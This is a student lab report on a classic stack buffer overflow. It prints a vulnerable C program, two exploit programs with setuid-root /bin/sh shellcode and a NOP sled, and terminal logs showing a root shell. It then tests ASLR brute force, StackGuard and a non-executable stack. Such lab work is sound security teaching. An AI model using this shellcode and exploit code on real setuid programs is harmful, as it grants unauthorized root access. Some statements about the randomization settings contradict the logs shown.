Name - Saubhik Kumar
Roll - 1801CS44
CS392 - SSD
Assignment 1

Task1a: Exploiting the vulnerability

Calculation of Part A:

Using the gdb debugger, I made a breakpoint at the bof function and run it. Then, found the address of Frame Pointer using ‘p $ebp’ and the low address of buffer array using ‘p &buffer’. To find the offset, I simply subtracted former from latter.

Got offset = 0x6c ~ 108

By ‘p $ebp’, I got 0xbfffec48.
To find the address return address, we can add 4 to offset between buffer low address and Frame Pointer address ($ebp). So, we get 108 + 4 = 112.

In order to hit a NOP instruction, I have put ($ebp + 92 (0x5c)) as the landing address.
It is just a random guess of me.

Calculation of Part B:

We place the shellcode at the end of the buffer array using the strcpy function of C. We start copying the shellcode (the second argument) from that point of the buffer array, which is enough to accommodate the shellcode,i.e. buffer+sizeof(buffer) - size(shellcode) (the first argument). We put how much to copy (whole shellcode) in the third argument.

Write a program that will set the real user id to root and call the root shell.

We can improve the shellcode to do it directly by adding setuid=0 and setgid()=0 at the beginning of the shellcode. In this way, we can directly get the root shell, which has uid that of the root.

```c
/* exploit.c
*/
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
        "\x31\xdb\x89\xd8\xb0\x17\xcd\x80"      //setuid(0);
        "\x31\xdb\x89\xd8\xb0\x2e\xcd\x80"      //setgid(0);
        "\x31\xc0"   /* xorl %eax,%eax */
        "\x50"       /* pushl %eax */
        "\x68""//sh"    /* pushl $0x68732f2f */
        "\x68""/bin"  /* pushl $0x6e69622f */
        "\x89\xe3"     /* movl  %esp,%ebx */
        "\x50"       /* pushl  %eax */
        "\x53"      /* pushl  %ebx */
        "\x89\xe1"    /* movl  %esp,%ecx  */
        "\x99"      /* cdq  */
        "\xb0\x0b"   /* movb   $0x0b,%al */
        "\xcd\x80"     /* int   $0x80  */
;

void main(int argc, char **argv)
{
    char buffer[200];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 200);
    /* You need to fill the return address field with a candidate
    entry point of the malicious shellcode (Part A)*/

    *((long*)(buffer+112))=(0xbfffec48+0x5c);
    //_____________________________________________________
    /* Place the shellcode towards the end of the buffer by using
    memcpy function (Part B)*/
    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

    //_____________________________________________________
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 200, 1, badfile);
    fclose(badfile);
}
```

Fig1. exploit.c Code

```c
/* stack.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
        char buffer[100];
        /* The following statement has a buffer overflow problem */
        strcpy(buffer, str);
        return 1;
}
int main(int argc, char **argv)
{
        char str[200];
        FILE *badfile;
        badfile = fopen("badfile", "r");
        fread(str, sizeof(char), 200, badfile);
        bof(str);
        printf("Returned Properly\n");
        return 1;
}
```

Fig.2 stack.c code

```
root@VM: /home/seed/Desktop/SSD_Programs
(Reading database ... 215092 files and directories currently installed.)
Preparing to unpack .../build-essential_12.1ubuntu2_i386.deb ...
Unpacking build-essential (12.1ubuntu2) over (12.1ubuntu2) ...
Setting up build-essential (12.1ubuntu2) ...
root@VM:/home/seed/Desktop/SSD_Programs# whereis cc1
cc1:
root@VM:/home/seed/Desktop/SSD_Programs# exit
exit
[02/11/21]seed@VM:~/.../SSD_Programs$ gcc -o stack -z execstack -fno-stack-prote
ctor stack.c
[02/11/21]seed@VM:~/.../SSD_Programs$ gcc exploit.c -o exploit
[02/11/21]seed@VM:~/.../SSD_Programs$ ./exploit
[02/11/21]seed@VM:~/.../SSD_Programs$ ./stack
$ whoami
seed
$ exit
[02/11/21]seed@VM:~/.../SSD_Programs$ gcc -o stack -z execstack -fno-stack-prote
ctor stack.c
[02/11/21]seed@VM:~/.../SSD_Programs$ sudo chown root stack
[02/11/21]seed@VM:~/.../SSD_Programs$ sudo chmod 4755 stack
[02/11/21]seed@VM:~/.../SSD_Programs$ gcc exploit.c -o exploit
[02/11/21]seed@VM:~/.../SSD_Programs$ ./exploit
[02/11/21]seed@VM:~/.../SSD_Programs$ ./stack
#
```

Fig. 3 Root shell after performing the attack

Task 1b: Exploiting the vulnerability by changing the buffer size

In this task, we decreased the buffer size to 12. In this case, I did everything similar to Task 1a. (calculating Frame Pointer address and buffer low address).

Got offset as 20. So, the return address is at a distance of 24 from the buffer array low address.
$ebp = 0xbfffec38
I have again kept the landing address as ($ebp + 92 (0x5c)) in order to hit a NOP instruction.

```
/* exploitNew.c
*/
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
        "\x31\xdb\x89\xd8\xb0\x17\xcd\x80"      //setuid(0);
        "\x31\xdb\x89\xd8\xb0\x2e\xcd\x80"      //setgid(0);
        "\x31\xc0"    /* xorl %eax,%eax */
        "\x50"        /* pushl %eax */
        "\x68""//sh"     /* pushl $0x68732f2f */
        "\x68""/bin"   /* pushl $0x6e69622f */
        "\x89\xe3"      /* movl  %esp,%ebx */
        "\x50"        /* pushl  %eax */
        "\x53"       /* pushl  %ebx */
        "\x89\xe1"     /* movl  %esp,%ecx  */
        "\x99"       /* cdq  */
        "\xb0\x0b"    /* movb   $0x0b,%al */
        "\xcd\x80"      /* int   $0x80  */
;

void main(int argc, char **argv)
{
    char buffer[200];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 200);
    /* You need to fill the return address field with a candidate
    entry point of the malicious shellcode (Part A)*/

    *((long*)(buffer+24))=(0xbfffec38+0x5c);
    //_____________________________________________
    /* Place the shellcode towards the end of the buffer by using
    memcpy function (Part B)*/
    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

    //_____________________________________________
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 200, 1, badfile);
    fclose(badfile);
}
```

Fig. 4 exploitNew.c Code



Fig. 5 Root shell by decreased Buffer Size

Task2: Address Randomization

At first, I put on the address randomization by ‘sudo sysctl kernel.randomize_va_space=0’.

I executed this task on 2 different codes.

1. stack.c with buffer array of length 200
2. stack2.c with buffer array of length 2000. I did it to increase the NOPs in the memory, so the chance of hitting a NOP increases slightly.

Case 1:
In this case, it took 2173 secs and 672091 runs for the system to guess the correct address and successfully execute the attack.



Fig. 6.1 Root shell by brute force attack

Case 2:

In this case, it guessed the correct address in just 12 secs and 4141 runs!



Fig. 6.2 Root shell by brute force attack

Task 3: Stack Guard

At first, I put off the address randomization by 'sudo sysctl kernel.randomize_va_space=2'.
As expected ,I didn't get the root shell.
After enabling the stack guard, and repeating Task1 , I got the "stack smashing detected" error (Refer Fig. 7) . This is because the protection mechanism 'Stack Guard' is enabled by gcc and it detects that the flag set by it has been changed, since we attempted to carry out the buffer overflow attack.

```
[02/12/21]seed@VM:~/.../SSD_Programs$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/12/21]seed@VM:~/.../SSD_Programs$ gcc stack.c -o stack
[02/12/21]seed@VM:~/.../SSD_Programs$ gcc exploit.c -o exploit
[02/12/21]seed@VM:~/.../SSD_Programs$ ./exploit
[02/12/21]seed@VM:~/.../SSD_Programs$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/12/21]seed@VM:~/.../SSD_Programs$
```

Fig. 7 Stack Guard Error

Task 4: Non-executable Stack

At first, I put off the address randomization by 'sudo sysctl kernel.randomize_va_space=2'.
As expected ,I didn't get the root shell.
After running the program, I got Segmentation Fault(Refer Fig. 8). This is because we tried to execute the program with protection mechanism which doesn't allows executable codes in the stack.

```
[02/12/21]seed@VM:~/.../SSD_Programs$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/12/21]seed@VM:~/.../SSD_Programs$ gcc -o stack -fno-stack-protector -z noexe
cstack stack.c
[02/12/21]seed@VM:~/.../SSD_Programs$ gcc exploit.c -o exploit
[02/12/21]seed@VM:~/.../SSD_Programs$ ./exploit
[02/12/21]seed@VM:~/.../SSD_Programs$ ./stack
Segmentation fault
[02/12/21]seed@VM:~/.../SSD_Programs$
```

Fig. 8 Non-Executable Stack Error